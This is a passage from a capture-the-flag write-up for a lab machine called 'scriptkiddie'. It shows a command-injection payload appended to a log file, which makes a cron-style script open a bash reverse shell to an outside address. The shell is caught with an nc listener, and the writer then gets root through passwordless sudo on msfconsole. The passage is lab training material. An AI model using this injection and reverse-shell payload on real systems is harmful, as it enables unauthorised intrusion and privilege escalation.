After analyzing it, I came to know that there was file called ‘hacker’ and group owner assigned was ‘pwn’. It could be possible to get a reverse shell by executing command in file.




```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

Before executing the command , we need to start the nc listener on machine.


The command used with some command injection:

echo “ ;/bin/bash -c ‘bash -i >& /dev/tcp/10.10.14.30/1234 0>&1’ #” >> hackers




```
drwxr-xr-x 11 kid  kid  4096 Feb  3 11:49 kid
drwxr-xr-x  6 pwn  pwn  4096 Feb  3 12:06 pwn
kid@scriptkiddie:/home$ cd kid
cd kid
kid@scriptkiddie:~$ cd logs
cd logs
kid@scriptkiddie:~/logs$ echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.160/4242 0>&1' #" >> hack
ers
<i >& /dev/tcp/10.10.14.160/4242 0>&1' #" >> hackers
kid@scriptkiddie:~/logs$
```

And here we get our shell back.



```
root@kali:~# nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.160] from (UNKNOWN) [10.10.10.226] 40648
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```


Now let’s check for sudo permissions : sudo -l



```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

Awesome !!! User pwn have permission to run msfconsole as sudo with no password.


Let’s run : sudo msfconsole



```
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole
[*] Starting the MetasploIt Framework console.../
```

After this, we get metasploit shell with the root privileges.

Let’s move to root directory : cd /root



```
msf6 > ls
stty: 'standard input': Inappropriate ioctl for device
[*] exec: ls

root.txt
snap
```

BINGO !! We pwned the root…..